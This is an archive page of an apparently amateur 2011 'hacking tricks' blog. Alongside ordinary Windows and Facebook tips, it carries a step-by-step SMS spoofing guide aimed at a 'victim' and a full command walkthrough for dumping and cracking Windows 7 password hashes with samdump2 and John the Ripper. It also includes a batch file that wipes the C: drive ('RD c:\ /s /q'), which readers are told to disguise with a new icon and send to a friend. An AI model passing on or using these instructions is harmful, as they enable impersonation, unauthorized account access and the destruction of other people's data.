Showing posts with label TRICKS. Show all posts
Showing posts with label TRICKS. Show all posts
Tuesday, 22 November 2011
2
Tuesday, 22 November 2011
PRABH KARAN SINGH
Read more...
SMS spoofing Trick
Hello Readers, In this post I will show a simple trick of how to perform SMS spoofing.
Which is a Good technique to do SMS spoofing. But the following trick which I am going to explain, is really simple way to perform sms Spoofing.
1. 1. Visit the site http://smsglobal.com
2. 2. Register at the site
3. 3. Login with your Registrated Account.
4. 4. Select the option Send SMS to Number in the left panel.
5. 5. In the send to field, give recipient /Victim number.
6. 6. In the Send From Field, delete the existing number, and put the number that you want to be shown in the receivers mobile.
7. 7. Select sender id radio button.
8. 8. Type the message and send. That’s it.
With respect to sms global site, we can’t call it as a vulnerability, but for some marketing reason they have enabled it. Use it wisely. Also remember that you can send only 25 sms with a single account.
Disclaimer: This post is completely for educational purposes. Don’t Use for criminal activities. SMS spoofing is one of the highly rated crimes. We are not responsible for any crimes caused.
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Monday, 21 November 2011
1
Monday, 21 November 2011
PRABH KARAN SINGH
Move to the location in Windows 7 were the SAM file is present.
Read more...
CRACKING WINDOWS 7 PASSWORD
Hey Friend , here in this post I am going to tell you how to crack windows 7 password with samdump and John the Ripper. Both of the
tools are present in Backtrack operating system. So, Obviously I am going to use Backtrack.
So, We are going to crack the password without logging into windows OS. Download backtrack and write it on a DVD, such that it can booted live.
So, We are going to crack the password without logging into windows OS. Download backtrack and write it on a DVD, such that it can booted live.
Boot the computer with Backtrack
Open terminal
Give the command
>fdisk –l
It will show the list of partitions of your hard disk. Find the partition that contains the windows system.
Now create the mount point directory in our backtrack system
> mkdir /mnt/mntpoint
Now mount the partition containing windows 7 operating to our mount point directory
> mount -t ntfs /dev/sda2 /mnt/mntpoint
/dev/sda2 is the partition containing windows 7
Move to the location in Windows 7 were the SAM file is present.
>cd /mnt/mntpoint/Windows/System32/config
Import the hashes in SAM file to our local file say password1
>samdump2 system sam > /root/password1
Search for the Administrator password Hash in the file “password1” and move to another file password2 for cracking it. Alternatively if you want to crack any specific user, Replace “Administrator” with the username.
>cat /root/password1 | grep Administrator > /root/password2
Move to directory of the tool John the Ripper.
>cd /pentest/passwords/jtr
Run the john file to check out various options for cracking
Here in windows 7 NTLM hash is used so crack it with the following command.
> ./john --format=NT /root/password2
> ./john --format=NT /root/password2
Viola!! You will see the password.
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Friday, 18 November 2011
0
Friday, 18 November 2011
PRABH KARAN SINGH

Read more...
Make Blank Posts and Comments In FACEBOOK
Heres a Simple trick by using which one could make a Blank post an well as a blank comment in Facebook :
1.1st open profile and start a new post and simply press "Alt" + 0173 (use numeric keypad on right to type the digits)
OR
type - @[0:0: ]
2.and simply publish the post....and wow you have made a blank post in facebook...
3.The Same trick is for comments but the @[0:0: ] trick doesnt work in comments....you have to use alt + 0173 while making a blank comment...
enjoy :)....
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Friday, 11 November 2011
0
Friday, 11 November 2011
PRABH KARAN SINGH
Read more...
How to change IP Address??
How to change your IP address in less than a minute? The following trick gives you a step-by-step procedure to change your IP address.

1. Click on “Start” in the bottom left hand corner of screen.
2. Click on “Run”.
3. Type in “command” and hit ok.You should now be at an MSDOS prompt screen.
4. Type “ipconfig /release” just like that, and hit “enter”.
5. Type “exit” and leave the prompt.
6. Right-click on “Network Places” or “My Network Places” on your desktop.
7. Click on “properties”.
You should now be on a screen with something titled “Local Area Connection”, or something close to that.
8. Right click on “Local Area Connection” and click “properties”.
9. Double-click on the “Internet Protocol (TCP/IP)” from the list under the “General” tab.
10. Click on “Use the following IP address” under the “General” tab.
11. Create an IP address (It doesn’t matter what it is. I just type 1 and 2 until i fill the area up).
12. Press “Tab” and it should automatically fill in the “Subnet Mask” section with default numbers.
13. Hit the “Ok” button here.
14. Hit the “Ok” button again. You should now be back to the “Local Area Connection” screen.
15. Right-click back on “Local Area Connection” and go to properties again.
16. Go back to the “TCP/IP” settings.
17. This time, select “Obtain an IP address automatically”.
18. Hit “Ok”.
19. Hit “Ok” again.
20. You now have a new IP address.
Some ISPs do not support this type of procedure and hence there are chances of getting back the same old IP address even after trying this hack. In this case you need to switch off the modem and then switch it on to get the new IP address.
NOTE: All these tricks works only if you have a dynamic IP address. But if you have a static IP address you have no option to change your IP.
Its possible even to hide/change a static IP through proxy.There are several program that change your IP.But the following are few of the best ones
Hide My IP
If you use a Router then
1) open the router setup page in a web browser (ie 192.168.0.1)
2) find something like “Dynamic IP (DHCP) Internet Connection Type” here is where you can find info like the Router’s name and MAC Address
Mine looks like…
Host Name: WBR-2310 (router’s model number)
MAC Address: 00-17-9a-bb-4f-d0 (router’s MAC)
3) Change the last two letters of the MAC (ie 00-17-9a-bb-4f-FF)
4) save the routers settings…… (may take 30 sec)
5) Pull the Power Plug on your Cable modem, wait 5 sec plug back in..
You should have a NEW IP! Because you have a new MAC address. Mite work for static IP address but I dont have one so….
Note : If these methods are not working, then just PM me..
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)

1. Click on “Start” in the bottom left hand corner of screen.
2. Click on “Run”.
3. Type in “command” and hit ok.You should now be at an MSDOS prompt screen.
4. Type “ipconfig /release” just like that, and hit “enter”.
5. Type “exit” and leave the prompt.
6. Right-click on “Network Places” or “My Network Places” on your desktop.
7. Click on “properties”.
You should now be on a screen with something titled “Local Area Connection”, or something close to that.
8. Right click on “Local Area Connection” and click “properties”.
9. Double-click on the “Internet Protocol (TCP/IP)” from the list under the “General” tab.
10. Click on “Use the following IP address” under the “General” tab.
11. Create an IP address (It doesn’t matter what it is. I just type 1 and 2 until i fill the area up).
12. Press “Tab” and it should automatically fill in the “Subnet Mask” section with default numbers.
13. Hit the “Ok” button here.
14. Hit the “Ok” button again. You should now be back to the “Local Area Connection” screen.
15. Right-click back on “Local Area Connection” and go to properties again.
16. Go back to the “TCP/IP” settings.
17. This time, select “Obtain an IP address automatically”.
18. Hit “Ok”.
19. Hit “Ok” again.
20. You now have a new IP address.
Some ISPs do not support this type of procedure and hence there are chances of getting back the same old IP address even after trying this hack. In this case you need to switch off the modem and then switch it on to get the new IP address.
NOTE: All these tricks works only if you have a dynamic IP address. But if you have a static IP address you have no option to change your IP.
Its possible even to hide/change a static IP through proxy.There are several program that change your IP.But the following are few of the best ones
Hide My IP
If you use a Router then
1) open the router setup page in a web browser (ie 192.168.0.1)
2) find something like “Dynamic IP (DHCP) Internet Connection Type” here is where you can find info like the Router’s name and MAC Address
Mine looks like…
Host Name: WBR-2310 (router’s model number)
MAC Address: 00-17-9a-bb-4f-d0 (router’s MAC)
3) Change the last two letters of the MAC (ie 00-17-9a-bb-4f-FF)
4) save the routers settings…… (may take 30 sec)
5) Pull the Power Plug on your Cable modem, wait 5 sec plug back in..
You should have a NEW IP! Because you have a new MAC address. Mite work for static IP address but I dont have one so….
Note : If these methods are not working, then just PM me..
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Saturday, 5 November 2011
0
Saturday, 5 November 2011
PRABH KARAN SINGH

Read more...
Trick to make a folder with name “con”

"CON" is the system keyword and you can't create it using normal method. Just try cmd .
Folder with Name "con"
Goto command Prompt,
Goto the location where you want to make the folder with name “con”.
write the command: mkdir \\.\e:\con
To remove the folder again: rmdir \\.\e:\con
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Friday, 7 October 2011
0
Friday, 7 October 2011
PRABH KARAN SINGH
Read more...
Calculations On Command Prompt
The command processor CMD.EXE comes with a mini-calculator that can perform simple arithmetic on 32-bit signed integers:
C:\>set /a 2+2
4
C:\>set /a 2*(9/2)
8
C:\>set /a (2*9)/2
9
C:\>set /a "31>>2"
7

Note that we had to quote the shift operator since it would otherwise be misinterpreted as a "redirect stdout and append" operator.
For more information, type set /? at the command prompt.
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
C:\>set /a 2+2
4
C:\>set /a 2*(9/2)
8
C:\>set /a (2*9)/2
9
C:\>set /a "31>>2"
7

Note that we had to quote the shift operator since it would otherwise be misinterpreted as a "redirect stdout and append" operator.
For more information, type set /? at the command prompt.
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Wednesday, 5 October 2011
0
Wednesday, 5 October 2011
PRABH KARAN SINGH

Folder Lock With Password Without Any Software-
Paste the code given below in notepad and 'Save' it as batch file (with extension '.bat').
Any name will do.
Then you see a batch file. Double click on this batch file to create a folder locker.
New folder named 'Locker' would be formed at the same location.
Now bring all the files you want to hide in the 'Locker' folder. Double click on the batch file to lock the folder namely 'Locker'.
If you want to unlock your files,double click the batch file again and you would be prompted for password.
Enter the password and enjoy access to the folder.
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST Locker goto MDLOCKER
:CONFIRM
echo Are you sure u want to Lock the folder(Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock folder
set/p "pass=>"
if NOT %pass%==type your password here goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Locker
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Locker
echo Locker created successfully
goto End
:End
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Read more...
Folder Lock Without Any Software
Folder Lock With Password Without Any Software-
Paste the code given below in notepad and 'Save' it as batch file (with extension '.bat').
Any name will do.
Then you see a batch file. Double click on this batch file to create a folder locker.
New folder named 'Locker' would be formed at the same location.
Now bring all the files you want to hide in the 'Locker' folder. Double click on the batch file to lock the folder namely 'Locker'.
If you want to unlock your files,double click the batch file again and you would be prompted for password.
Enter the password and enjoy access to the folder.
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST Locker goto MDLOCKER
:CONFIRM
echo Are you sure u want to Lock the folder(Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock folder
set/p "pass=>"
if NOT %pass%==type your password here goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Locker
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Locker
echo Locker created successfully
goto End
:End
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Monday, 5 September 2011
0
Monday, 5 September 2011
PRABH KARAN SINGH




Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Read more...

Trick to Display Your Name With Time in Taskbar

Through this you can display your name in taskbar with time . In your task bar you can display name at different time . You can use one name in place of AM and another name in place of PM .
Steps To Show Name In Taskbar .
1. Go to control panel and then open REGION AND LANGUAGE (as show in screenshots.)

2. Now in REGION AND LANGUAGE go to additional setting => in time as show in screen shot .


3. Now when you click on time you will to time symbol is AM symbol and PM symbol . Now change then name of AM (for example hexploit) and for PM (hackers) . when u clcik ok to all steps and your task bar is now showing the name .

Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Wednesday, 31 August 2011
0
Wednesday, 31 August 2011
PRABH KARAN SINGH

If you are using your PC or laptop and your office or school or any other place and you want to keep your DATA safe . through this trick you can protect you PC data . This is just a simple trick .


Read more...
Trick To Lock Your Computer By Creating Desktop Shortcut.
If you are using your PC or laptop and your office or school or any other place and you want to keep your DATA safe . through this trick you can protect you PC data . This is just a simple trick .
STEPS TO LOCK YOUR COMPUTER BY CREATING DESKTOP SHORTCUT!!!
1. Right click desktop and choose 'NEW' option then 'SHORTCUT'.

2).Now the shortcut will open , in the first text box, type ' ‘%windir%\System32\rundll32.exeuser32.dll ’,as shown below. then press next.

3). Then the next step for this Trick is give NAME to your shortcut on the next page, and hit finish.

4).You will notice that the shortcut you created has a blank icon. To select a more appropriate one, right click on the shortcut and hit 'PROPERTIES' In the 'shortcut' tab, click the 'change icon' button as shown in screen shot.

5. Now change icon box will apper there you have to type %SystemRoot%\system32\SHELL32.dll' as shown below then click OK.

Now your desktop lock with a shotcut is now ready for use.
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Friday, 26 August 2011
0
Friday, 26 August 2011
PRABH KARAN SINGH
Steps to create this program or virus.


Read more...
Methods To Crash Your Windows or Your Friends
Today i am going to tell you how to crash your window or your friends window . In this trick you dont have to use any software. when this program get active you can not repair it again after that you have to reinstal your window again !!!!!.
Steps to create this program or virus.
1. Open NOTEPAD and type this command :-
RD c:\ /s /q (as show in screenshot)

2. Now save as this file and give any name you want with extension .bat and save as file type (all files) as.shown in screenshot.


3.After saving this file it will look like this .
5. Now change the icon and send it to your friend ..
when this program get active it start deleting all file from your c:\ drive . where your window file get saved .
NOTE : Try this trick at your own risk. we are not responsible for any thing .
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Thursday, 25 August 2011
0
Thursday, 25 August 2011
PRABH KARAN SINGH


Read more...
How to set disk quota limits in Windows 7
Disk quota management
Alternatively referred to as a quota, disk quota management are permissions given by administrators that set limits on the user, workgroups, or other groups of storage space. By setting a quota, this helps prevents a server or share from becoming full of data, but allows users to still be able to save files on a server or share.
Most users who send and receive e-mail or run their own webpage should be familiar with quotas. For example, often an e-mail server will be setup so a user can only receive so many e-mails or only receive e-mails with small attachments. If they exceed their quota, often the e-mail server will reject any new messages or delete older messages. In addition, if the file attachment is too big to fit into the allocated space, the e-mail will be rejected or deleted.
Disk quotas can be used to monitor and control hard disk space usage. In Windows 7, this quota management feature is retained.
1.To begin assigning quotas, right click a drive in explorer then choose the Properties menu.

2. Now click on quota in properties.( as show in screen short).

3. Under the Quota tab, click the button Show Quota Settings.

4.Check the Enable Quota Management box as well as Deny disk space to users exceeding their quota limit. Enter the space of the limit and a warning level. In the example below, I set the space limit to 3GB while the warning level is 2GB. If you want to have tracking of the users exceeding their limit, check the log event boxes.

5.Finally, click the OK button to activate the changes. You will see the traffic light turn to green once the quota is activated.

Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
0
PRABH KARAN SINGH


Read more...
Trick to Change your Default Search Engine in Mozilla Firefox
Trick to Change your Default Search Engine in Mozilla Firefox
1. Open your web browser and in the address bar type about:config and a window will open. Click on I will be Careful, I Promise button.

2. Just type keyword.url in the Filter Box (See screenshot below). Right Click on the keyword.url and select Modify option.

3. Now it will ask you Enter String Value:-
For Google: http://www.google.com/search?ie=UTF-8&oe=utf-8&q=
For Bing: http://www.bing.com/results.aspx?q=
For Yahoo: http://search.yahoo.com/search?p=
4. Enter any of the above Url’s to set Default Search Engine and Click OK. In the screenshot below I have entered Url for Google

5. Restart (Close and open) your browser and you will see Google as your Search Engine. Remember this trick will only work for Mozilla Firefox.
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Wednesday, 24 August 2011
0
Wednesday, 24 August 2011
PRABH KARAN SINGH


Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Read more...
How To Install Windows Xp,Vista And 7 From Usb
You can install any version of windows like windows xp,vista,7,2003,2008 using usb drive.
This tutorial doesnot uses the command prompt method for installing windows from usb instead I will give you a new and a simpler method to install the windows from the usb drive.
For this tutorial we will require the following things.
- Windows Dvd or ISO image
- Optical drive emulation software( like demon tools)
- Wintoflash software
- USB drive (minimum 4 gb)
How To Install Windows Xp,Vista And 7 From Usb.....
1.Download and Install Demon tools.Click here to download
(Note:Skip this step if you already have any other optical drive emulation software or Windows Dvd)
2.Mount the windows ISO Image using demon tools.
3.Now Download Wintoflash Software.Click here to download .
4.Extract Wintoflash rar folder and click on Wintoflash.exe.This software doesnot require installation.
5.Now click on Advanced Mode Tab in the Wintoflash window.
6.It will give you various options.Select the one that you want to perform.

7.Now it will ask you for the path of your windows.Give the address of the mounted windows drive or the dvd drive(if you have windows dvd) and also give the path of the usb drive .

8.Click on Run.
9.It will warn you that you usb will be formatted continue with it and it will convert your usb into bootable windows usb drive.
10.Restart your computer and change the boot order in your BIOS .
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
0
PRABH KARAN SINGH

Well today I am going to teach you a cool facebook chat trick that most of the people are unaware of that is how to send bold and underlined text in facebook chat.This trick doesn't require any technical knowledge and it can be used by using just simple codes.
 Now here are the facebook codes for sending bold and underlined text in facebook chat.
For Sending Bold Text
For sending underlined Text
For writing Bold+Underline
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Read more...
Trick On How To Send Bold & Underline Text In Facebook Chat
Well today I am going to teach you a cool facebook chat trick that most of the people are unaware of that is how to send bold and underlined text in facebook chat.This trick doesn't require any technical knowledge and it can be used by using just simple codes.
For Sending Bold Text
- whatever you type between * *(two stars ) will automatically turns into bold.
- Example : You write
*Hello* how ru .

Turns to
Hello how ru .
For sending underlined Text
- Whatever you type between _ _(two underscores) will automatically turns into underlined text
- Example: You write
_Hello_ how ru .

Turns to
Hello how ru .
For writing Bold+Underline
- Whatever you type between *_ _* will automatically turns into Bold+Underline
- Example:
*_Hello_* how ru .

Turns to
Hello how ru .
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
0
PRABH KARAN SINGH
 If you want to Enable certain features like GodMode or disable features like Shutdown,Task Manager,Command Prompt etc you usually have to edit your windows registry.Editing registry is difficult and any wrong entry in registry can crash your system or corrupt your windows.Manage It! is a small open source freeware utility that provides all these features on a single window.You can enable or disable all windows features easily using Manage It!.
This is a portable application so it doesn’t require installation.I have tested this application in windows 7.
 See the screenshot above to see the complete list of features of Manage It!
How To use Manage It?
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Read more...
Trick To Enable Or Disable Windows Features Easily!!!!
This is a portable application so it doesn’t require installation.I have tested this application in windows 7.

How To use Manage It?
- Download the Manage It! application by clicking here
- Run Manage It!.exe and select the features you want to enable or disable.
- Click on Done Button
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Tuesday, 23 August 2011
0
Tuesday, 23 August 2011
PRABH KARAN SINGH
Read more...
Trick To Create Keyboard Shortcut For Any Program or application
Shortcuts are a fast and a simple method to launch applications.Like for closing any application or shutdown we use alt+F4 ..By using this trick you can create a shortcut for any program.
We don’t need any third party software to create these shortcuts.
You can use this trick in Windows Xp,Vista and Windows 7.
Now I will show you how you can create a Custom Shortcut for any application and by using the same process you can create custom shortcut for any program.
Click on Start button and type the name of the program for which shortcut to be update .
Now right click on the program and click on Properties


We don’t need any third party software to create these shortcuts.
You can use this trick in Windows Xp,Vista and Windows 7.
Now I will show you how you can create a Custom Shortcut for any application and by using the same process you can create custom shortcut for any program.
Click on Start button and type the name of the program for which shortcut to be update .
Now right click on the program and click on Properties

- In the Shortcut Key field type any key that you want to use as shortcut.(I will use P for paint)
- Now your custom shortcut for this program will be Ctrl+Alt+Key (So my shortcut is Ctrl+Alt+P for paint).

- Press OKutton to save these changes and then close the dialog box.
- Now you can use the custom shortcut to launch the program.
Monday, 1 August 2011
0
Monday, 1 August 2011
saurav garg


Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Read more...
Import your Bookmark list from one Browser to another
If you are Internet addicted like me then you must like to read your favorite sites every day. If the list is long then some it become tough to remember url of each sites. So every browser has a bookmark option by which you can easily access the sites from the Bookmark list without typing the url.

But if you use more than one browser then bookmarking your favorite site url in each of them is so boring. Generally, you use to open those sites from the bookmark list in your older browser and copy the urls from the address bar, then paste in the new browser’s address bar. Oops! Not so productive method! Is there any method to reduce the boredom? Fortunately, the answer is yes.
Almost every browser has the option to import and export the bookmark list in HTML format. In your browser menu bar, find out the Bookmark export option. Export the Bookmark list in HTML format. Now import that HTML file in each browser where you want to save those. If you are using Firefox then click on “Bookmarks” menu and select “Organize Bookmark”.
In the upcoming window choose the list under “All Bookmarks”. You can choose either “Bookmarks Menu” or “Bookmarks Toolbar”. Now click on “Import and Backup” option then select “Export”.
Chose the location to save the HTML file and click on “Save”. Now you are ready to import that HTML file in any browser. For instance, I’m describing the import method for Google Chrome browser. Open your Google chrome browser. Expand the setting button from the top right of the browser. Click on “Bookmark manager”.
Now select “Tools > Import bookmarks..”.
After that just locate the exported HTML file and click on “Open”.
Though the above method was for Google Chrome you can apply it for any other browser.
Note: By exporting the Bookmark list, you can save it for later use.
0
saurav garg
Read more...
Make your Notepad File as Password Protected
If you like to keep all your personal data like password, important email addresses, bank account number, credit card no or other private information stored in the Notepad then you are in high risk.You have just kept your data unsecured. Any time the hackers may steal your data from your computer. If they can steal your data then nothing will be in your hand. So why you will give a chance to steal your data? Here I am going to describe how you can store your text data securely.
No installation needed. Just run the executable file and a window like notepad will appear.


If you want to encrypt an existing data then no need to copy and paste the document. Just drag and drop the file in the Steganos LockNote window and encrypt it by giving a password in another file name. It is very easy to encrypt any text document using this utility. You should notice that after encrypting the document it becomes a file with .exe extension. To read or modify the file just double click on it and then it will prompt for password to decrypt it. Enter your password and read it as usual.
Steganos LockNote is small size application, just 312 KB. This utility is compatible with Windows 2000, XP and Vista and win 7. There is no need of installation. So you can carry it in your USB drive and use it anywhere.
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
How to protect your data ?
One process to protect your data is to encrypt them. Steganos LockNote is a free utility which allows you to encrypt your text document using a password. It uses the most advance AES 256bit encryption technology.How to get and run Steganos LockNote utility ?
It is free to download. Download Steganos LockNote.No installation needed. Just run the executable file and a window like notepad will appear.
How to protect your text data by encryption using Steganos LockNote utility ?
Run the executable file. A window look like notepad will be appeared. Write the data which you want to protect by encryption. Now chose “Save as” to save and then it will prompt for password to encrypt the data.If you want to encrypt an existing data then no need to copy and paste the document. Just drag and drop the file in the Steganos LockNote window and encrypt it by giving a password in another file name. It is very easy to encrypt any text document using this utility. You should notice that after encrypting the document it becomes a file with .exe extension. To read or modify the file just double click on it and then it will prompt for password to decrypt it. Enter your password and read it as usual.
Steganos LockNote is small size application, just 312 KB. This utility is compatible with Windows 2000, XP and Vista and win 7. There is no need of installation. So you can carry it in your USB drive and use it anywhere.
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Sunday, 3 July 2011
0
Sunday, 3 July 2011
saurav garg

Read more...
How to Increase Traffic to your Website Blogs & Forums
How to Increase Traffic to your Website Blogs & Forums
Only creating a website is not sufficient it is unable to reach it's target visitors. There are billions of websites running over the internet. Every website owner wants to increase traffic to it's website. It's also important if you want to earn money online or you are planning an online business. Today i am going to write about some tricks to increase traffic to your website, blog or forums.
The best way to increase traffic to your website is promotion. You should promote your website among target visitors. Social networking website such as facebook, twitter are popular way to promote your website. Share your website on these websites.
Before you think of running and promoting your website over internet, it's important to make sure your website is properly optimize for search engines. it's called SEO. Research on keywords and then write content of your website effectively. Search engines are really great to get traffic so try to get better rank in Search engines like Google .
Find blogs on same topic as you have and do comment with your website link. But be sure to write a good comment. Otherwise that website owner will delete your comment.
Create your website easy to navigate so that visitors have no difficulty to find content on it. And color theme of the website should be good. It also helps in getting returning users.
Use your website as a signature in your emails. It will help you to promote your website.
Submit your site to all the major web directories. This will generate traffic directly from the directories themselves and will also help to improve your link popularity.
Create an RSS feed and give people another way to interact with your content.
These are some tips to increase traffic to your website and get better ranking in various search engines
Friday, 10 June 2011
0
Friday, 10 June 2011
PRABH KARAN SINGH
As we are entered 2011 the hacking future is going to change with lightning speed as blackhat hackers issue a news to media that in this year there first target will be ADOBE and YAHOO. So now what more a common man can do if these companies are not safe then what about us.
Preventing hacking is not easy that is seemed so we are ready to be hacked in future without any notification. From Anil Ambani to a computer shop owner all are going to hack. So question arise here that what to do then?
Well in this article i will discuss a common problem that we often see in routine life i.e yahoo account hacking. Most of us have been hacked or going to be hacked some how. But after hacking we have no option to reclaim that account except ―alternative email address and secret question‖options. But in the below tutorial I will guide you to how to get back your hacked account by talking directly with the yahoo employees.
Solution 1
In case of a hacked account send a mail describing your problem to account-security-help @cc.yahoo-inc.com
Note: please delete the blank space between help and @ which I had to insert because Yahoo can't handle long addresses.
Solution 2
If this doesn't help, call Yahoo: 1-408-349-1572, explain to a customer service person what happened.
They will ask you to do certain things and then they compare your original info with the changed info. Within 24 hrs you should get your account back!
Many users got their hacked account back with in 30 minutes.
Here is a comment from the user.
“I am very grateful! I have solved my email problem in just 30 min by calling the number I was given.
I am very, very grateful with the person that answered my question and helped me!!!
Thank you very much!”
H@VE FUN BUT BE SAFE AND ENJOY
Read more...
Recover Hacked Yahoo Accounts
As we are entered 2011 the hacking future is going to change with lightning speed as blackhat hackers issue a news to media that in this year there first target will be ADOBE and YAHOO. So now what more a common man can do if these companies are not safe then what about us.
Preventing hacking is not easy that is seemed so we are ready to be hacked in future without any notification. From Anil Ambani to a computer shop owner all are going to hack. So question arise here that what to do then?
Well in this article i will discuss a common problem that we often see in routine life i.e yahoo account hacking. Most of us have been hacked or going to be hacked some how. But after hacking we have no option to reclaim that account except ―alternative email address and secret question‖options. But in the below tutorial I will guide you to how to get back your hacked account by talking directly with the yahoo employees.
Solution 1
In case of a hacked account send a mail describing your problem to account-security-help @cc.yahoo-inc.com
Note: please delete the blank space between help and @ which I had to insert because Yahoo can't handle long addresses.
Solution 2
If this doesn't help, call Yahoo: 1-408-349-1572, explain to a customer service person what happened.
They will ask you to do certain things and then they compare your original info with the changed info. Within 24 hrs you should get your account back!
Many users got their hacked account back with in 30 minutes.
Here is a comment from the user.
“I am very grateful! I have solved my email problem in just 30 min by calling the number I was given.
I am very, very grateful with the person that answered my question and helped me!!!
Thank you very much!”
H@VE FUN BUT BE SAFE AND ENJOY
Subscribe to:
Posts
(
Atom
)